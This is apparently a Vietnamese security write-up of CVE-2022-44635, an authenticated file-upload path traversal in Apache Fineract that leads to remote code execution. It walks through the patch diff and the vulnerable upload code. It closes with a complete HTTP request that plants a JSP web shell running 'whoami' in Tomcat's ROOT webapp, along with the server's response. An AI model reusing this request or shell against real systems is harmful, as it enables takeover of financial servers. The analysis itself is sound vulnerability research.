

CVE-2022-44635

Details : Apache Fineract up to 1.8.0 fileupload + path traversal => RCE

Require : Authenticated

Author : HuyDoppa

Đầu tiên diff 2 bản 1.8.0 và bản 1.8.1 :

Có thêm các File để sanitizer => mục đích là để validate mime type và detect path traversal

```
@Override
public FileData fetchFile(final DocumentData documentData) {
    final File file = new File(documentData.fileLocation());
    return new FileData(Files.asByteSource(file), documentData.fileName(), documentData.contentType());
}

@Override
```

```
@Override
public FileData fetchFile(final DocumentData documentData) {
    String path = pathSanitizer.sanitize(documentData.fileLocation());
    final File file = new File(path);
    return new FileData(Files.asByteSource(file), file.getName(), documentData.contentType());
}
```

Phần application.properties được thêm các whitelist về đuôi file và mime-type để tránh upload shell

```
fineract.mode.batch-worker-enabled=${FINERACT_MODE_BATCH_WORKER_ENABLED:true}
fineract.mode.batch-manager-enabled=${FINERACT_MODE_BATCH_MANAGER_ENABLED:true}

fineract.correlation.enabled=${FINERACT_LOGGING_HTTP_CORRELATION_ID_ENABLED:false}
fineract.correlation.header-name=${FINERACT_LOGGING_HTTP_CORRELATION_ID_HEADER_NAME}

# Logging pattern for the console
logging.pattern.console=${CONSOLE_LOG_PATTERN:%clr(%d{yyyy-MM-dd HH:mm:ss.SSS}){f}%n}

management.health.jms.enabled=false
```

```
fineract.mode.batch-worker-enabled=${FINERACT_MODE_BATCH_WORKER_ENABLED:true}
fineract.mode.batch-manager-enabled=${FINERACT_MODE_BATCH_MANAGER_ENABLED:true}

fineract.correlation.enabled=${FINERACT_LOGGING_HTTP_CORRELATION_ID_ENABLED:false}
fineract.correlation.header-name=${FINERACT_LOGGING_HTTP_CORRELATION_ID_HEADER_NAME}

fineract.content.regex-whitelist-enabled=${FINERACT_CONTENT_REGEX_WHITELIST_ENABLED:true}
fineract.content.regex-whitelist=${FINERACT_CONTENT_REGEX_WHITELIST:.*\\.pdf$,.\\.\\.*\\.pdf$,.\\.\\.*\\.pdf$}
fineract.content.mime-whitelist-enabled=${FINERACT_CONTENT_MIME_WHITELIST_ENABLED:true}
fineract.content.mime-whitelist=${FINERACT_CONTENT_MIME_WHITELIST:application/pdf,application/msword,application/vnd.openxmlformats-officedocument.wordprocessingml.document}
```

Đầu tiên đọc docs ta thấy api /clients/{clientId}/images được dùng để upload file

Upload an Image for an Entity (Data URI)

DEFINITION

POST <https://DomainName/api/v1/clients/{clientId}/images>

EXAMPLE REQUEST

POST clients/1/images

Content-Type: text/plain

Request Body:

data:image/png;base64,iVBORw0KGgoAA

AANSuHEUgAAABAAAAQAQMAAAAI PW0IAAAAB1BMVEUAAAD//+1Z2/dAAAAW01

EQVR4nGP4/5/h/1+G/58ZDrAz3D/McH8yw83NDDeNGe4Ug9C9zww3gVLMdA/A6

P9/AFGGFyJ0XZtQAAAAAE1FTkSuQmCC

EXAMPLE RESPONSE

```
{
  "resourceId": 1,
  "changes": {},
  "resourceIdentifier": "1"
}
```

Mapping với api Controller

Đoạn code để controller API này

```

@POST
@Consumes(MediaType.MULTIPART_FORM_DATA)
@Produces(MediaType.APPLICATION_JSON)
@RequestBody(description = "Upload new client image", content = {
    @Content(mediaType = MediaType.MULTIPART_FORM_DATA, schema = @Schema(implementation = UploadRequest.class)) })
public String addNewClientImage(@PathParam("entity") final String entityName, @PathParam("entityId") final Long entityId,
    @HeaderParam("Content-Length") final Long fileSize, @FormDataParam("file") final InputStream inputStream,
    @FormDataParam("file") final FormDataContentDisposition fileDetails, @FormDataParam("file") final FormDataBodyPart bodyPart) {
    validateEntityTypeForImage(entityName);
    fileUploadValidator.validate(fileSize, inputStream, fileDetails, bodyPart);
    // TODO: vishwas might need more advances validation (like reading magic
    // number) for handling malicious clients
    // and clients not setting mime type
    ContentRepositoryUtils.validateClientImageNotEmpty(fileDetails.getFileName());
    ContentRepositoryUtils.validateImageMimeType(bodyPart.getMediaType().toString());

    final CommandProcessingResult result = this.imageWritePlatformService.saveOrUpdateImage(entityName, entityId,
        fileDetails.getFileName(), inputStream, fileSize);

    return this.toJsonSerializer.serialize(result);
}

```

Điều kiện đầu tiên là check nếu phần entity là 1 trong 2 giá trị clients hoặc staff

```

4 usages
private void validateEntityTypeForImage(final String entityName) {
    if (!checkValidEntityType(entityName)) {
        throw new InvalidEntityTypeForImageManagementException(entityName);
    }
}

1 usage
private static boolean checkValidEntityType(final String entityType) {
    for (final EntityTypeForImages entities : EntityTypeForImages.values()) {
        if (entities.name().equalsIgnoreCase(entityType)) {
            return true;
        }
    }
    return false;
}

```

```

6 usages
public enum EntityTypeForImages {

    STAFF, CLIENTS;

    @Override
    public String toString() { return name().toString().toLowerCase(); }
}

```

Tiếp theo `fileUploadValidator.validate(fileSize, inputStream, fileDetails, bodyPart)`; cái này check xem filesize có lớn hơn 0, các giá trị kia khác null là đc

```
//
@Component
public class FileUploadValidator {

    public void validate(Long contentLength, InputStream inputStream, FormDataContentDisposition fileDetails, FormDataBodyPart bodyPart) {
        new DataValidatorBuilder().resource("fileUpload").reset().parameter("Content-Length").value(contentLength).NotBlank()
            .integerGreaterThanNumber(0).reset().parameter("InputStream").value(inputStream).NotNull().reset()
            .parameter("FormDataContentDisposition").value(fileDetails).NotNull().reset().parameter("FormDataBodyPart").value(bodyPart)
            .NotNull().throwValidationErrors();
    }
}
```

2 điều kiện cuối là check filename khác null

và check nếu mimetype khác gif, png, jpeg

=> Thấy filename ko có filter gì => nếu `fileName = payload.jsp` và `mime/type = image/png` vẫn được

```
//
public static void validateImageMimeType(final String mimeType) {
    if ((!mimeType.equalsIgnoreCase(ImageMimeType.GIF.getValue()) && !mimeType.equalsIgnoreCase(ImageMimeType.JPEG.getValue())
        && !mimeType.equalsIgnoreCase(ImageMimeType.PNG.getValue()))) {
        throw new ImageUploadException(mimeType);
    }
}
```

Trace tiếp vào `ImageWritePlatformService.saveOrUpdateImage`(hàm 5 đối số) là 1 interface implements của nó là `ImageWritePlatformServiceJpaRepositoryImpl.saveOrUpdateImage`(hàm 5 đối số)

```
@Transactional
@Override
public CommandProcessingResult saveOrUpdateImage(String entityName, final Long clientId, final String imageName,
    final InputStream inputStream, final Long fileSize) {
    Object owner = deletePreviousImage(entityName, clientId);
    final ContentRepository contentRepository = this.contentRepositoryFactory.getRepository();
    final String imageLocation = contentRepository.saveImage(inputStream, clientId, imageName, fileSize);
    return updateImage(owner, imageLocation, contentRepository.getStorageType());
}
```

Đầu tiên là thực hiện xóa đi ảnh cũ, tiếp tục chạy vào hàm `contentRepository.saveImage()`

```
@Override
public String saveImage(final InputStream uploadedInputStream, final Long resourceId, final String imageName, final Long fileSize) {
    ContentRepositoryUtils.validateFileSizeWithinPermissibleRange(fileSize, imageName);
    final String fileLocation = generateClientImageParentDirectory(resourceId) + File.separator + imageName;
    writeFileToFileSystem(imageName, uploadedInputStream, fileLocation);
    return fileLocation;
}
```

Đường dẫn file sẽ nằm trong : `System.getProperty("user.home") + File.separator + ".fineract"`;

Ta thấy giá trị `imageName` là string cuối cùng được cộng và chúng ta có thể control nó mà k dính filter nào => có thể trigger LFI ở đây


```

private void makeDirectories(final String uploadDocumentLocation) throws IOException {
    Files.createParentDirs(new File(uploadDocumentLocation));
}

3 usages
private void writeFileToFileSystem(final String fileName, final InputStream uploadedInputStream, final String fileLocation) {
    try {
        makeDirectories(fileLocation);
        FileUtils.copyInputStreamToFile(uploadedInputStream, new File(fileLocation)); // NOSONAR
    } catch (final IOException ioException) {
        LOG.warn("writeFileToFileSystem() IOException (logged because cause is not propagated in ContentManagementException)",
            ioException);
        throw new ContentManagementException(fileName, ioException.getMessage(), ioException);
    }
}
}
}

```

để trigger được RCE thì cần nhớ về TOMCAT . để deploy được cái code này lên tomcat thì cần build nó thành file war rồi ném vào thư mục webapp của tomcat folder



Và Tomcat có hỗ trợ render jsp nằm trong thư mục webapp/root/*.jsp , Vậy sẽ lợi dụng path traversal để có thể tải file vào thư mục này

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /fineract-provider/api/v1/clients/2/images HTTP/1.1 2 Host: localhost:8080 3 Content-Length: 274 4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99" 5 Sec-Ch-Ua-Mobile: 70 6 Authorization: Basic bWlm3M6cGFzc3dvcmQ= 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryq9s6BhlinJrGdbQl 8 Accept: application/json, text/plain, */* 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36 10 Sec-Ch-Ua-Platform: "Windows" 11 Fineract-Platform-TenantId: default 12 Origin: http://localhost:9000 13 Sec-Fetch-Site: cross-site 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: http://localhost:9000/ 17 Accept-Encoding: gzip, deflate 18 Accept-Language: en-US,en;q=0.9 19 Connection: close 20 21 -----WebKitFormBoundaryq9s6BhlinJrGdbQl 22 Content-Disposition: form-data; name="file"; filename=" 23 ../../../../../../Downloads/apache-tomcat-9.0.65/webapps/ROOT/payload.jsp" 24 Content-Type: image/png 25 26 27 28 <pre> 29 Process p = Runtime.getRuntime().exec("whoami"); 30 OutputStream os = p.getOutputStream(); 31 InputStream in = p.getInputStream(); 32 DataInputStream dis = new DataInputStream(in); 33 String disr = dis.readLine(); 34 while (disr != null) { 35 out.println(disr); 36 disr = dis.readLine(); 37 } 38 </pre> 39 </BODY></HTML> 40 41 -----WebKitFormBoundaryq9s6BhlinJrGdbQl-- 42 </pre>			<pre> 1 HTTP/1.1 200 2 X-Notification-Refresh: false 3 Access-Control-Allow-Origin: * 4 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 5 X-Content-Type-Options: nosniff 6 X-XSS-Protection: 1; mode=block 7 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 8 Pragma: no-cache 9 Expires: 0 10 Strict-Transport-Security: max-age=31536000 ; includeSubDomains 11 X-Frame-Options: DENY 12 Content-Type: application/json 13 Content-Length: 54 14 Date: Fri, 02 Dec 2022 07:51:50 GMT 15 Connection: close 16 17 { 18 "resourceId":2, 19 "changes":{ 20 }, 21 "resourceIdentifier":"2" 22 } </pre>			

